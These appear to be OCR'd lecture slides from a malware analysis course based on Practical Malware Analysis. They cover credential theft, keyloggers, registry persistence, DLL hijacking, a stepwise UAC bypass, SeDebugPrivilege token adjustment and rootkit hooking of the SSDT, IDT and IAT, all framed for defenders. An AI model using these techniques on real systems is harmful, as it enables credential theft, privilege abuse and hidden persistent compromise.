
Method #1: Waiting

- Graphical Identification and Authentication (GINA… don't know where the N comes from) – was designed support 2 factor authorization login processes
- GINA is implemented in DLL msgina.dll and is used by winlogon.exe
- Malware can sit in between winlogon.exe and msgina.dll to see and log all information that is passed.
- How to notice – In order to successfully sit hidden in the middle, the malware has to contain the DLL exports required by GINA. Most of these functions begin with "wlx"
- This was fixed in Windows 7



Method #2: Dumping

- Pwdump – The book talks about pwdump, it's worth knowing what it is, but more often used these days is…
- Mimikatz – Extracts plaintext passwords, hashes, pin numbers, Kerberos tickets, certs… pretty much whatever you want, from memory.
  - Oh, and it can run without touching disk.



Method #3 – Keystroke Logging

- Kernel Based Keyloggers – Typically part of rootkits.
- User-Space Keyloggers – User WinAPI and implemented via hooking or polling
  - Hooking – Use WinAPI to notify the malware each time a key is pressed, typically with the SetWindowsHookEx function
  - Polling– Use WinAPI to constantly poll the state of the keys, typically using GetAsyncKeyState and GetForegroundWindow
- Look for strings like [up] or [pagedown] – why?

Demo Time


Msn Messenger

Persistence Mechanisms

- In the context of malware, what is persistence?
- Why does malware want persistence?
- Why might malware not care about persistence?

Persistence in the Registry

- There are many many locations in the registry where malware can place itself to get persistence.
- Autoruns is a good place to start, but can't cover everything.
- While performing dynamic analysis, pay close attention to registry modifications logged in procmon.



A Few Specifics

- AppInit_DLLs Value
  - DLLs listed here are loaded into every process that loads User32.dll
  - HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows
- Winlogon Notify
  - When winlogon generates an event, the OS checks the notify key for a DLL that will handle it. Put your malicious dll there, and you have persistence.
  - HKKLM\SOFTWARE\Microsoft\Windows\Windows NT\CurrentVersion\Winlogon
- SvcHost DLLs
  - Svchost.exe is the host process for services that run from DLLS – each instance of svchost.exe contains a group of services running under it
  - Typically malware will add itself to a preexisting group and/or overwrite a nonvital service
  - Groups are defined here: HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost
  - Services are defined here: HKLM\System\CurrentControlSet\Services\ServiceName
  - Look for call to service functions like CreateServiceA

Trojanized System Binaries

- Patch a jump to your own code into the entry function of a system binary – each time the binary runs, your own code executes
  - Still want the DLL to operate correctly, so after loading malicious code, it jumps back and does what the DLL was supposed to do.
- pusha and popa – what do they do and why are they relevant here?
  - Push all of the register values onto the stack in a predefined order and visa versa. Useful to save and restore state.
  - pusha and popa are excellent indicators of shenanigans

DLL Load Order Hijacking

- When a binary loads a dll, the Windows OS looks for it in an ordered list of locations. When it finds it, it loads it and moves on with life. How can this be exploited?
  - msdn docs


Privilege Escalation

- The privilege escalation game has changed significantly since Windows XP – Why?
- Unless otherwise specified, we’re talking about XP

SeDebugPrivilege

- A method to gain access to protected functions by setting that malware process's access token's rights to enable SeDebugPrivilege.
  - Access Token = object containing security settings for a process
- By default, SDP is only given to admin accounts
- Token is obtained by:
  - Malware gets its own process handle with a call to `GetCurrentProcess`
  - Malware calls `OpenProcessToken`, passing in its process handle and desired access as parameters. `OpenProcessToken` returns an access token.
  - Malware calls `LookupPriviliegeValueA`, which returns the locally unique identifier (LUID) - a structure representing a specified privilege, SDP in this case.
  - An object PTOKEN_PRIVILEGES, labeled by Ida as NewState, is used to set the low and high bits of the LUID
  - The SE_PRIVILEGE_ENABLED flag is set on the PTOKEN_PRIVILEGES object
  - The access token, LUID, and PTOKEN_PRIVILEGES are all passed in a call to `AdjustTokenPrivilege`.

User Account Control (UAC) – Win7



UAC Bypass Part 1 –
Copy Malicious dll to Protected Location

1. Unprivilege malware injects code into an already running process.

2. The injected code spawns a new thread, which creates an IFileOperation object.
   a) Because dllhost.exe is signed with a Windows Publisher Certificate, it may perform file operations normally reserved for administrators without prompting the user for permission.

3. The injected code uses the IFileOperation object to copy a malicious dll into the directory of a non-malicious program that calls it

UAC Bypass Part 2:
Load Malicious DLL with Admin Privs

1. The original unprivileged malware launches non-malicious program
   a) This non-malicious program must one of a long list of signed Windows executables that silently elevates itself to admin.

2. As a part of normal execution, the non-malicious program attempts to load its DLLs. Following the standard DLL search order, it loads the evil DLL
   a) Since the non-malicious program is running with privs, it loads the dll with privs.

UAC Bypass Part 3: Launch with Privs and Cleanup

1. The malicious dll (under the cover of the legitimate program) re-launches the original malware, this time with privileges
2. The now-privileged malware deletes the evil dll to clean up the evidence
3. The malware can now do what it wants, with admin privileges

UAC Bypass - Conclusion

- This is NOT privilege escalation – I am already a user with admin privs, I’m just not running as Admin.
  - In Linux, this would be like a sudoer being able to sudo without being asked for a password.

- There are many different flavors of this technique and it is quite common to see.

Rootkit Behaviors

- Rootkit behaviors work to hide running processes and persistence mechanisms – typically achieve this by somehow intercepting system calls.
- This is typically and most effectively done at the kernel level – we'll touch briefly on this, but also look at some user mode techniques.
- If you want to learn about rootkits, you're going to have to get a book on rootkits – just barely touching on them here

Kernel Mode Rootkit Behaviors

A brief visit to Chapter 10

System Service Descriptor Table (SSDT)

- A table of pointers to kernel functions – used as an interface between a user mode process and the kernel.
- When a userland program needs a kernel function, it uses the SYSENTER instruction, passing the function it needs as a parameter.
- SYSENTER transfers control to the OS, specifically to the kernel function KiSystemService.
- KiSystemService examines the argument to SYSENTER to determine which function was requested, references the SSDT to find that kernel land function's location, then executes the function

Hooking the SSDT

- Replace a pointer in the SSDT with the address of some malicious code.
- How could you use SSDT hooking to hide the existence of a file?
    - Make a function – EvilNtCreateFile
        - This function checks if the file attempting to be read is under C:\Reversing\Evil. If it is, it returns file not found. If it isn’t, it points to the real NtCreateFile
    - In the SSDT, overwrite the pointer to NtCreateFile to point to EvilNtCreateFile

Interrupt Descriptor Table (IDT)

- What is an Interrupt?
  - A signal sent from some hardware device demanding immediate attention from the CPU
- What is an exception?
  - An event that occurs when the CPU is asked to do something it can’t do.
- Both interrupts and exceptions are handled by the IDT
- IDT is another lookup table, like the SSDT. It’s a table of interrupts/exceptions and pointers to the functions to handle them

Direct IDT Hooking

- Just change the address of the function to handle some interrupt/exception.
- When the interrupt/exception occurs, your function is called
  - Divide by zero → Code 0 exception → IDT → evil code

Inline IDT Hooking

- Direct IDT hooking is easy to detect – ALL pointers in the IDT should point to memory space allocated to ntoskrnl.exe – it's pretty easy to catch when they don't.
- With inline hooking, rather than modifying the actual IDT you modify the code that is pointed to by the IDT with a jump to the malicious code.
  - So, divide by zero → Code 0 exception → IDT → routine to handle code 0 exception → evil code

User Mode Rootkit Behaviors

Back to Chapter 11

IAT Hooking

- Modifies the Import Address Table (IAT) or Export Address Table (EAT)
- When a legitimate program calls a function in a DLL, the DLL references the IAT to get the address of the function, then executes that function.
- Just like IDT hooking, the hook can be direct or inline – what is the difference?

Demo

Lab 11-2

Lab Work

- Labs are finally fun today!
- Book labs 7-3 and 11-3.
- I wrote an additional lab for today. It uses a sample from the Sakula malware family – Your first taste of real malware.

Sources/Questions/Comments/Corrections

- As usual, much credit to Andrew Honig and Michael Sikorski's Practical Malware Analysis.
- Note that animations (mostly highlighting on click) are extremely useful when teaching from this slide deck. Email me for slide originals.
- Questions/Comments/Corrections to Lauren Pearce – Laurenp@lanl.gov